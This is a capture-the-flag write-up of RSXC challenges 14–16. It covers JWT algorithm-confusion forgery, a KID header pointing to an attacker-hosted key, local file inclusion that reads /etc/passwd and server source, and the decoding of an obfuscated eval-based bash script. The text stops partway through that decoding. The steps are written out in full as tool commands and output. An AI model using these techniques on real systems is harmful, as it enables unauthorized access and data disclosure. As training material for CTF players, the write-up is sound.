


Figure 18: Login Page

Logging in as the test user reveals a personal notes page, with no notes. We'll have to try harder than that! However, at the bottom of the page, we do see a 'Verify your key' button. Clicking on it prompts a download of a public key named `jwtRS256.key.pub`. Interesting. Let's check our cookies and see if we have a JSON Web Token (JWT)...

```
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

rsxc.no FALSE   /       FALSE   0       PHPSESSID       e75a87ac608fe4d19e895103258182c0

rsxc.no FALSE   /       FALSE   0       jwt     eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2Vy
bmFtZSI6InRlc3QifQ.GU72t7mfy31jMvyY7hSinJBtAntSqjeuqJa6el2PGPaq36hkZtn8fVo8JEgv7hnEdOHkibVLz9ML
Uca12yLmbylSxl-Nh2_pMf2s03JBsKs7oIJeBKjj7Pw4lXp1TQQj6ISTwzeBNAUlv4VXJ11G-mPFKwYxTOQg7IX0FxyGMlG
bLKoe3TXbw7trXwXevC9O_q_cxHRFMINg9vPAATKI0_PfMJPGBdewILLf1aExd37QhTUts8IE11ak3To8TDnQZ14h14evcc
nWfVp8sQOFo81Rlp5r1j3WBQnaEsYhVMKuBgW2osceqgFG8ABIYj8eF7vtRzaJUMTVe_dUk0x43A8Meb5Xe2TdyIOkhoQPH
TZ3BYxLX4pW_yrjjPSAWSfCAEm07fqYc4tP7IXvZ7rtlGwq_eMoBotGj8KJAI1FqAc1kh6fC0KdQvvAY2XhifJZArCpXsRi
yoSdjB5oJVeDlsjyQ4HUcgfn8Yn0sEdC6tqyATIAMMWaGMDb54Iw0NX7F4P2VrCeZ75A3K-patffZFxyssqeS-rMYkbn8O7
lXfaxoe8us-IKN5wCwNBp82CSU0qR8U2iWU4Or22kNBRFuVV5sr2huMkIf1dodVmpodAExfiwEs28DCkKf9y5uV6fHJohX1
Bo31JdghbsgPufM_z3GD1HSfBaMUpUSO6vJME
```

And sure enough, we do! I'm going to use `jwt_tool`, an open source tool for validating, forging and cracking JWTs. Let's run the tool to see what this JWT looks like. NOTE: For writeup clarity, I will substitute the JWT seen above for '`[jwt]`'.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 jwt_tool.py [jwt]

=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"

Token payload values:
[+] username = "test"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

We can see from the output that the server has given us a JWT with the payload containing the user we are logged in as. We can also notice that this JWT is signed by RS256, which signs keys with the corresponding private key of the public key we can download freely. After a bit of research into the different signing algorithms, we can discover HS256, which uses symmetric encryption (same key for signing and verification). If this server does not check what algorithm is used to sign the JWT, and we change the algorithm in the header to HS256, the server will use it's private key to verify the JWT instead of the public key. Therefore, if we create a token with payload `username = "admin`, header 'alg = "HS256", and sign it with the public key, we can likely gain access as an administrative user.

Let's see this in action. First, we'll use the tamper mode (`-T`) to change the JWT values in the header and payload.


```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 jwt_tool.py [jwt] -T

====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "RS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of alg is: RS256
Please enter new value and hit ENTER
> HS256
```

```
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] username = "test"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of username is: test
Please enter new value and hit ENTER
> admin

[1] username = "admin"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Signature unchanged - no signing method specified (-S or -X)
jwttool_cd277385de1529705e74fd3c42a67dcf - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.GU72t7mfy31jMvyY7hSinJBtAnt
SqjeuqJa6el2PGPaq36hkZtn8fVo8JEgv7hnEdOHkibVLz9MLUca12yLmbylSxl-Nh2_pMf2s03JBsKs7oIJeBKjj7Pw4lXp
1TQQj6ISTwzeBNAUlv4VXJ11G-mPFKwYxTOQg7IX0FxyGMlGbLKoe3TXbw7trXwXevC9O_q_cxHRFMINg9vPAATKIO_PfMJP
GBdewILLf1aExd37QhTUts8IE11ak3To8TDnQZ14h14evccnWfVp8sQOFo81Rlp5r1j3WBQnaEsYhVMKuBgW2osceqgFG8AB
IYj8eF7vtRzaJUMTVe_dUk0x43A8Meb5Xe2TdyIOkhoQPHTZ3BYxLX4pW_yrjjPSAWSfCAEm07fqYc4tP7IXvZ7rtlGwq_eM
oBotGj8KJAI1FqAc1kh6fCOKdQvvAY2XhifJZArCpXsRiyoSdjB5oJVeDlsjyQ4HUcgfn8Yn0sEdC6tqyATIAMMWaGMDb54I
w0NX7F4P2VrCeZ75A3K-patffZFxyssqeS-rMYkbn8O7lXfaxoe8us-IKN5wCwNBp82CSU0qR8U2iWU4Or22kNBRFuVV5sr2
huMkIf1dodVmpodAExfiwEs28DCkKf9y5uV6fHJohX1Bo31JdghbsgPufM_z3GD1HSfBaMUpUSO6vJME
```

Now we've got our tampered token, let's launch the key confusion attack, using exploit mode (`-X k`) and specifying the server's public key (-pk jwtRS256.key.pub). For clarity of writeup, I will substitute the tampered JWT above with [tampered_jwt].

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 jwt_tool.py [tampered_jwt] -X k
-pk jwtRS256.key-.pub



File loaded: jwtRS256.key.pub
jwttool_3c3d25d57740732c391d8c605872ce0e - EXPLOIT: Key-Confusion attack (signing using the
Public Key as the HMAC secret)
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.gERmL-_SOFkZDAbIE6zrYSIP2MKc
3Mrh5jxOWkM8Gyw
```

And there we go! We've got our tampered and signed JWT of `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.gERmL-_SOFkZDAbIE6zrYSIP2MKc3Mrh5jxOWkM8Gyw`. Let's go ahead and submit this to the notes application to see if we've got access.


My personal notes

The flag is RSXC{You_have_to_remember_to_limit_what_algorithms_are_allowed}

Figure 19: Admin Access Page

JWT Hacking for the win! The flag is: `RSXC{You_have_to_remember_to_limit_what_algorithms_are_allowed}`


Day 15

On the fifteenth day of Christmas, the River Security team gave to me:

Have you heard about the secure information sharing standard JWT? It can sometimes be a little confusing, but I think we got it all figured out.

http://rsxc.no:20014

Just like yesterday, when we browse to the website, we're greeted with a login page containing 'test' credentials, but sadly no 'admin' credentials.



Personal website

Please sign in

Username

Password

Sign in

© 2021–2021

Test user account:

test:test

Admin account:

admin:~~REDACTED~~

Figure 20: Login Page

Logging in as the test user reveals a personal notes page, this time with the following message: "I fixed the last issue I had, and I have now decided to use 'KID' for more ease of use.". As usual, we also have the 'Verify your key' button. Let's check our cookies and see if we have a JSON Web Token (JWT)...

```
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

rsxc.no FALSE   /       FALSE   0       PHPSESSID       157ee3a30c58640c8e9602605767256e

rsxc.no FALSE   /       FALSE   0       jwt     eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6I
mh0dHA6XC9cL2xvY2FsaG9zdFwvand0UlMyNTYua2V5LnB1YiJ9.eyJ1c2VybmFtZSI6InRlc3QifQ.xl3jDlNK0trxkNjE
QC5cNxWzZzPGUgGaLIiKHWv6hf2WvEzuuZbTaLSiZNDavs7V7SijOYH1IFQ8vjS_qd2-XQtf4Lc_WR7slsNDlpib4zK7MKX
FbzoOm7XQF8bTafl_CBGYB2GU587ZdTsv5FoUPWfe6_XXiHTpQkVZKs-TGs8HQUtF0lDQ0f72XBMtioMoj7BM5cxfoQNYf7
2UOqucrYmpN_IOjbOViOBTbU_mpDbrzAYStjqIpmze4mjogQfk5POY1cU3WWZYHv5fmRgBn_dR58IMsedrIdnAsw98J8XSx
ALFr1DwLC7EVf6rriP_r-3dJJFtEhhTSPQiVZUtrfAZexR7Gw0eg6cdOCICexmAdYw-9TGczzC26Y9R51G-NOHpTPvhw_qU
2uD86PQZznN3GpemxvQyMW7c85zs9zGJlJ7TSRs72EJEdeCo08UQ12uuIzIJ2S-WMmoBPcEaibKS3ct-gOGP73ShRfIHF95
MHjOcj5B4KHDRApOtL1bLE4p6Hri4m_W6J3U8GaxNctp-QTiSoxYA1dLYWWG9B9vvNhCH_ZKzTshuiC-Qhg3y-0IPPgVcxM
UkE7LpbSOdSqIZP0_FJ--Nd5Ebat1I7iJKSGnTVeUILOUBYSuyaG1w5wp1ghqIFk5xwS6sMbIm_tCEJlMgWmWgFyerjh3Qa
I8
```

And sure enough, we do! Like last time, we will use `jwt_tool`, to validate, forge and crack our JWTs. For writeup clarity, I will substitute the JWT seen above with '`[jwt]`'.

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 jwt_tool.py [jwt]

=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"
[+] KID = "http://localhost/jwtRS256.key.pub"

Token payload values:
[+] username = "test"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

After analysing the JWT, we can see a new 'KID' header. According to RFC 7515, the Key ID (KID) header parameter is a hint indicating which key has been used to secure the JWT. We can see in the above output, that a URL is contained within our 'KID' header. Most likely, there is a command on the backend that grabs the file from that URL, and then validates the JWT with it. Now the astute amongst you may have already realised why this is a terrible idea. We can essentially perform the following attack:

- Generate private and public RSA-256 keys.
- Host them on a server.
- Tamper with the JWT to include a link to the server-hosted public key in the 'KID' header.
- Tamper with the JWT to have the payload 'username = "admin"'.
- Sign the JWT with our private key.

If we do all of the following, the application will reach out to our server, grab the public key, verify that the signature matches, and grant us administrative access!

We'll first start with our server operations:


```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ openssl rsa -in jwtRS256.key -pubout -outform PEM -
out HjwtRS256.key.pub
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ mkdir HTTP && mv jwtRS256.key.pub HTTP && cd HTTP
(cameron💀RSXCServer)-[~/Desktop/RSXC/HTTP] ~ $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Now, we will tamper with our JWT. We will specify the tamper option (`-T`), and signing option RS256 (`-S RS256`). We will also specify the private key we would like to sign it with using the private key option (`-pr`). For protection, I will replace my IP with `<serverIP>` - Nice try River Security ;)

```
(cameron💀RSXC)-[~/Desktop/RSXC] ~ $ python3 jwt_tool.py [jwt] -T -S RS256 -pr jwtRS256.key
====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "RS256"
[3] KID = "http://localhost/jwtRS256.key.pub"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of KID is: http://localhost/jwtRS256.key.pub
Please enter new value and hit ENTER
> http://<serverIP>:8080/jwtRS256.key.pub

[1] typ = "JWT"
[2] alg = "RS256"
[3] KID = "http://<serverIP>:8080/jwtRS256.key.pub"
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] username = "test"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of username is: test
Please enter new value and hit ENTER
> admin

[1] username = "admin"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
```

```
jwttool_6afd09589240d822bf3c52fe7051f8f3 - Tampered token - RSA Signing:
[+] [tampered_jwt]
```

As you can see, we've gained a tampered JWT! For security, it has been replaced with `[tampered_jwt]`. Let's submit this to the application, and see what we get…



My personal notes

I fixed the last issue I had, and I have now decided to use 'KID' for more ease of use.

The flag is RSXC{Don't_let_others_decide_where_your_keys_are_located}

Figure 21: Admin Access Page

What a fun challenge! Here's the flag: `RSXC{Don't_let_others_decide_where_your_keys_are_located}`

As a side note, we also have another way of gaining the flag, and interesting information about the machine. Since the code calls the PHP function `file_get_contents()` with the value of the KID header, we can perform Local File Inclusion (LFI) on the machine. Setting the header to `/etc/passwd` reveals the presence of this vulnerability, as the following contents is displayed on the screen:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/
sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

By changing the KID header to /proc/self/cmdline, we can see that the binary we are running is `apache2`, some useful server information.

Finally, by changing the path to /var/www/html/portal.php, we can leak the internal source code, revealing the flag!

```
<?php
include_once __DIR__ . "/includes/authorization_handler.php";
$username = (new AuthorizationHandler())::getUsername();

$flag = "RSXC{Don't_let_others_decide_where_your_keys_are_located}"

?>
<!DOCTYPE html>
<html lang="en" class="h-100">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <link href="/assets/css/bootstrap.min.css" rel="stylesheet">
    <title>Tracker</title>
    <style>
    .container {
      width: auto;
      max-width: 680px;
      padding: 0 15px;
      }
    </style>
</head>

<body class="d-flex flex-column h-100">

<!-- Begin page content -->
<main class="flex-shrink-0">
  <div class="container">
    <h1>My personal notes</h1>
    <p><b>I fixed the last issue I had, and I have now decided to use 'KID'
      for more ease of use.</b></p>
    <?php
    if($username == "admin"){
      ?>
      <p>The flag is <?=$flag ?></p>
      <?php
    } else {
     ?>
```

Another way to get our precious flag: `RSXC{Don't_let_others_decide_where_your_keys_are_located}`

Day 16

On the sixteenth day of Christmas, the River Security team gave to me:

Sometimes while monitoring networks and machines, or doing incident response, we find some obfuscated commands. We didn't have time to deobfuscate this, and it is not recommended to just run it. Could you help us with it?

https://rsxc.no/16-challenge.sh

After downloading the challenge, we can open it in a text editor and have a look at what it is doing. Let's not run it, as the challenge tells us not to, and instead imagine that this is a malicious file. For the first stage, we are presented with a ton of bash variables, and two evil looking eval statements. Lets use bash variable substitution to decode these commands.

```
s=" 'ogIXFlckIzYIRCekEHMORiIgwWY2VmCpICcahHJVRCTkcVUyRie5YFJ3RiZkAnW4RidkIzYIRiYkcHJzRCZkcVUyRy
YkcHJyMGSkICIsFmdlhCJ9gnCiISPwpFe7IyckVkI9gHV7ICfgYnI9I2OiUmI9c3OiImI9Y3OiISPxBjT7IiZlJSPjp0OiQ
WLgISPVtjImlmI9MGOQtjI2ISP6ljV7Iybi0DZ7ISZhJSPmV0Y7IychBnI9U0YrtjIzFmI9Y2OiISPyMGS7Iyci0jS4h0Oi
IHI8ByJKk1VklHZyUUOUVVU3k1VaNTWXVDdahEZolFVxoVZURHbZJDa2l0QKFmVwUjdZ5GbCRmMWV0UYR2ThtGM6RFbSpWZ
VVDdUh1app0RG52YuRGaJx2awQlbwJVTwUTRZNDZ010aWVzVtB3SiVVN2MFVO5UZt1EMU1GcOVmVwV1Vth3TiNVSrl1VaNT
WXVDdahEZol1UKFWYpl0aZdlWzk1V1QnWIRGaZNlSOVGbsZTSpJFaaNjSzk1UJlmSHZUbkJjR1J2VSNTWXVUaUhFcOV2a1U
OVUJkTlt2a5RlVSpVTrVTcURlSPJVRwcHVtBnSltWM2QFVW5UZsZlNJlmUop1MKNTWTpkWNVVM2UFVK5UZrBTeUhFcOV2a1
UEVYh2ThxWV5RVbvlmSHZUbkJjR1J2VSNTWXVUaU1GcOV2axUFVYR2ThtGM5R1aRlmSHZUbkJjR1J2VSNTWXVUaUhFcqVWa
JtWWXRWekJTRpdFVG5UZt5kNUBjUOVWV1EHVYB3TltWMzQVbwpUZrFTcJlmUoplbkhmYtFzakJjRol0a1E3VYBHUSVEMxQF
WwZVZpl0aZdFZ5RmMFl2VUZkTltWM2kUaShmWzo0MZNlSO1UV1EnUUp0TSVEMxQFWwJUTrVTVJlmUoplbkhmYtFzakJjRol
0a1EXVYB3TWZ0a5R1VxoVTrVTcX1GcPF2aVlHVuB3SiVUN2UFVOBlUH10dURlSKVWVxYjVUZ0TiVFM3dFbSZlTVVTVShFcO
VWbNdHVrJlVNtWMxRFWs5UZsVUeXxmUa1UR1U0VYBHUWZ0axQVbwpUTFVjNX1GcPVGbVh3VWJlUNBTN2o1Mw9kVGVFMUhFc
O1UVxEXW6Z1ThxWR4RFMSNlYFFjNRRlRQJVRxUDVYBncNtWOVZVbo9kYWVFeU1GcrFWR1UVYzAnThxWR5RFWwJUTWxWVWRl
TPZVRrlHVtBnVOVVM2MFWwBlVGBHcUxGZG1UV1EHVUZ1TltWR5R1aSJVTrFjNhpnTPJlRsRDVsJlaNtWNFdVbx8UYsV0dU1
GcO5UV1Q3UUpkThtWM0QFWwJXTxwWVJlmUoplbkhmYtFzakJjRol0axYzUYBnTWZEcxRVbwJVTFVjNXRlUPV2aFlHVXBXYh
BTNxVFVK9UYsVVMU1WMS1UR1E3Vtx2Thx2a4RlVS9UYwATeVhFcaF2asZDVsJlVNxGb2UVb49kVHNHeUZlUOV2a1YTVUJ0T
WNUSrl1VaNTWXVDdahEZol1UK5UZrxmNUtmUhJWR1EXVUJ0ThtGMxQVbwJXTrFTcVRlTPJWVwoHVsJ1VhVUNFlleOBlUFBD
eUxmUuV2axYjVYx2Tl12c5R1aSZlTFVDSWh1bpp0RG52YuRGaJxWVwQFWwpUZrlTVXRlVPZFMVl3VsJlVNtGN5JFVGBlVFF
TNUtmUaVWaJtWWXRWekJTRpZVbo9kVH1EeUdFca10a1UVYzAnThtGMxQVbxoUTWxWVWRlSOVWbzpXSpJFaaNjSzk1UKpVTF
VTRXhFcQZ1RNdHVtBnRNVVN2cFVC9kYWtWeUtmUS10axYTY6pkWhlWSrl1VaNTWXVDdahEZol1UK5UZrZlNUFjUrFWR1E3U
YBnThtWM0QVbx4UTrVTRVRlTPFWbjpXSpJFaaNjSzk1UJlmSHZUbkJjR1J2VSNTWXVUaU1WMS10a1U0VUp0TWd0c5d1aSJV
TrVDdTRlSPFGbWRDVUpkUlxGcFFVbop0UIRmbaVFavFGMsRUTYxmSRpnRzMVVoNjWy0UeaBzcplES3dWWtZkeaRVWwk0Qxs
WSId3ZjJzZLdCIi0zc7ISUsJSPxUkZ7IiI9cVUytjI0ISPMtjIoNmI9M2Oio3U4JSPw00a7ICZFJSP0g0Z' | r";
gH4="Ed";kM0="xSz";c="ch";L="4";rQW="";fE1="lQ";HxJ="s";Hc2="";f="as";kcE="pas";cEf="ae";d="o";
V9z="6";P8c="if";U=" -d";Jc="ef";N0q="";v="b";w="e";b="v |";Tx="Eds";xZp="";

x=$(eval "$Hc2$w$c$rQW$d$s$w$b$Hc2$v$xZp$f$w$V9z$rQW$L$U$xZp")
eval "$N0q$x$Hc2$rQW"
```

Decoding this reveals that a string is echo'd, reversed and then base64 decoded. We then execute the result of this.

```
x=$(eval "echo 'ogIXFlckIzYIRCekEHMORiIgwWY2VmCpICcahHJVRCTkcVUyRie5YFJ3RiZkAnW4RidkIzYIRiYkcHJ
zRCZkcVUyRyYkcHJyMGSkICIsFmdlhCJ9gnCiISPwpFe7IyckVkI9gHV7ICfgYnI9I2OiUmI9c3OiImI9Y3OiISPxBjT7Ii
ZlJSPjp0OiQWLgISPVtjImlmI9MGOQtjI2ISP6ljV7Iybi0DZ7ISZhJSPmV0Y7IychBnI9U0YrtjIzFmI9Y2OiISPyMGS7I
yci0jS4h0OiIHI8ByJKk1VklHZyUUOUVVU3k1VaNTWXVDdahEZolFVxoVZURHbZJDa2l0QKFmVwUjdZ5GbCRmMWV0UYR2Th
tGM6RFbSpWZVVDdUh1app0RG52YuRGaJx2awQlbwJVTwUTRZNDZ010aWVzVtB3SiVVN2MFVO5UZt1EMU1GcOVmVwV1Vth3T
iNVSrl1VaNTWXVDdahEZol1UKFWYpl0aZdlWzk1V1QnWIRGaZNlSOVGbsZTSpJFaaNjSzk1UJlmSHZUbkJjR1J2VSNTWXVU
aUhFcOV2a1U0VUJkTlt2a5RlVSpVTrVTcURlSPJVRwcHVtBnSltWM2QFVW5UZsZlNJlmUop1MKNTWTpkWNVVM2UFVK5UZrB
TeUhFcOV2a1UEVYh2ThxWV5RVbvlmSHZUbkJjR1J2VSNTWXVUaU1GcOV2axUFVYR2ThtGM5R1aRlmSHZUbkJjR1J2VSNTWX
VUaUhFcqVWaJtWWXRWekJTRpdFVG5UZt5kNUBjUOVWV1EHVYB3TltWMzQVbwpUZrFTcJlmUoplbkhmYtFzakJjRol0a1E3V
YBHUSVEMxQFWwZVZpl0aZdFZ5RmMFl2VUZkTltWM2kUaShmWzo0MZNlSO1UV1EnUUp0TSVEMxQFWwJUTrVTVJlmUoplbkhm
YtFzakJjRol0a1EXVYB3TWZ0a5R1VxoVTrVTcX1GcPF2aVlHVuB3SiVUN2UFVOBlUH10dURlSKVWVxYjVUZ0TiVFM3dFbSZ
lTVVTVShFcOVWbNdHVrJlVNtWMxRFWs5UZsVUeXxmUa1UR1U0VYBHUWZ0axQVbwpUTFVjNX1GcPVGbVh3VWJlUNBTN2o1Mw
9kVGVFMUhFcO1UVxEXW6Z1ThxWR4RFMSNlYFFjNRRlRQJVRxUDVYBncNtWOVZVbo9kYWVFeU1GcrFWR1UVYzAnThxWR5RFW
wJUTWxWVWRlTPZVRrlHVtBnVOVVM2MFWwBlVGBHcUxGZG1UV1EHVUZ1TltWR5R1aSJVTrFjNhpnTPJlRsRDVsJlaNtWNFdV
bx8UYsV0dU1GcO5UV1Q3UUpkThtWM0QFWwJXTxwWVJlmUoplbkhmYtFzakJjRol0axYzUYBnTWZEcxRVbwJVTFVjNXRlUPV
2aFlHVXBXYhBTNxVFVK9UYsVVMU1WMS1UR1E3Vtx2Thx2a4RlVS9UYwATeVhFcaF2asZDVsJlVNxGb2UVb49kVHNHeUZlUO
V2a1YTVUJ0TWNUSrl1VaNTWXVDdahEZol1UK5UZrxmNUtmUhJWR1EXVUJ0ThtGMxQVbwJXTrFTcVRlTPJWVwoHVsJ1VhVUN
FlleOBlUFBDeUxmUuV2axYjVYx2Tl12c5R1aSZlTFVDSWh1bpp0RG52YuRGaJxWVwQFWwpUZrlTVXRlVPZFMVl3VsJlVNtG
N5JFVGBlVFFTNUtmUaVWaJtWWXRWekJTRpZVbo9kVH1EeUdFca10a1UVYzAnThtGMxQVbxoUTWxWVWRlSOVWbzpXSpJFaaN
jSzk1UKpVTFVTRXhFcQZ1RNdHVtBnRNVVN2cFVC9kYWtWeUtmUS10axYTY6pkWhlWSrl1VaNTWXVDdahEZol1UK5UZrZlNU
FjUrFWR1E3UYBnThtWM0QVbx4UTrVTRVRlTPFWbjpXSpJFaaNjSzk1UJlmSHZUbkJjR1J2VSNTWXVUaU1WMS10a1U0VUp0T
Wd0c5d1aSJVTrVDdTRlSPFGbWRDVUpkUlxGcFFVbop0UIRmbaVFavFGMsRUTYxmSRpnRzMVVoNjWy0UeaBzcplES3dWWtZk
eaRVWwk0QxsWSId3ZjJzZLdCIi0zc7ISUsJSPxUkZ7IiI9cVUytjI0ISPMtjIoNmI9M2Oio3U4JSPw00a7ICZFJSP0g0Z'|
rev |base64 -d")
eval "$x"
```

Let's reverse this string and base64 decode it (without evaluating it!). We get another similar looking bash script!

```
s=" 'Kg2cgwHIk1CI0YTZzFmYgwHIis0ZyM2Z3hUS3FzQJlXMDl0aohUZndHSJhmQEpleRJTT4VlaOJTSt5kMRRkWysGVOJ
TW5kMR1mTiEWY3RWbuF2dmFGJiISY3J3ZhRiIzcmaONTUE5kMN1mT41kaNpXSq5EakR1T6VkeNJSYhdHZt5WY3ZWYkIiaZJ
za61kMRRkTykVbOBTW65UMFpmTwMGVPpXWE5EMZJSY3J3ZhRiIzsmeNJTVUlVMJ1mT10kaNp3aU5kMZpWTxMGVOhmViE2dy
dWYkIieZRkT51EVPFTRy4kMVRlWyUOVOVTWU9keJpXTOUlIhdncnFGJioXVH5ENVRkTysmeOlXV61kenRlTxOERPNzYE5Ea
WRlTzOUbONTUq1kMrpmT10kaOBTUq5EbaRkT6lkeNJSYhdHZt5WY3ZWYkICVOBTU65keNRVTxsGVOxmU6llMVRlT6lkaZpX
Uy00aORVTxklaOlmWq5EMR1mT1UlaOJTUq50aapWTyEkeORTW65EMRpmTqpFVNpXS61kIhF2dk1mbhdnZhRiIUl1MrpXT41
kaNJTSt5UNNpmTwElaO1mWE5kMjRlT4lFRONza61kMRRkTyEkeOVTTq5UMFdlTppFVPpXS61UNVpmTykEVONTVUlVMBpXTy
ElaNp3aU5EakpmTxUVbOhmVU9kMrpXT51ERPFTQ61EbSROTxElaOVzYq1UMNpXTOUFVOp3Z65OMRRVWxUleOpmW65EMJpmT
1kFVPpXWE5EMZRlWyEleNlXTq1kMVRkTwMmeNpXRU5UNVRlWwOUbOFTV61UeJJTTwMGRPNTU65EbKpnTyUkaOpmWq5kMZ1W
TykFVOpXUq5kIhF2dk1mbhdnZhRiIU5kMBpXT10EROJTRq5UMNJSY3J3ZhRiI61keNFTWiE2dydWYkIieVpXT10ERPpXWq5
kIhF2dk1mbhdnZhRiIq1keJpmT31keOpXTq5UeNROT6NmeNFTWiE2dydWYkIiejpXTiEWY3RWbuF2dmFGJiQkTyOkaOdXTU
1keNpmTiEWY3RWbuF2dmFGJiomTyUlaOhXTE5keNpXTyOkeNJTU61UMZJSY3J3ZhRiI6VleNVTT61keJpmTwOEROJTTq5kM
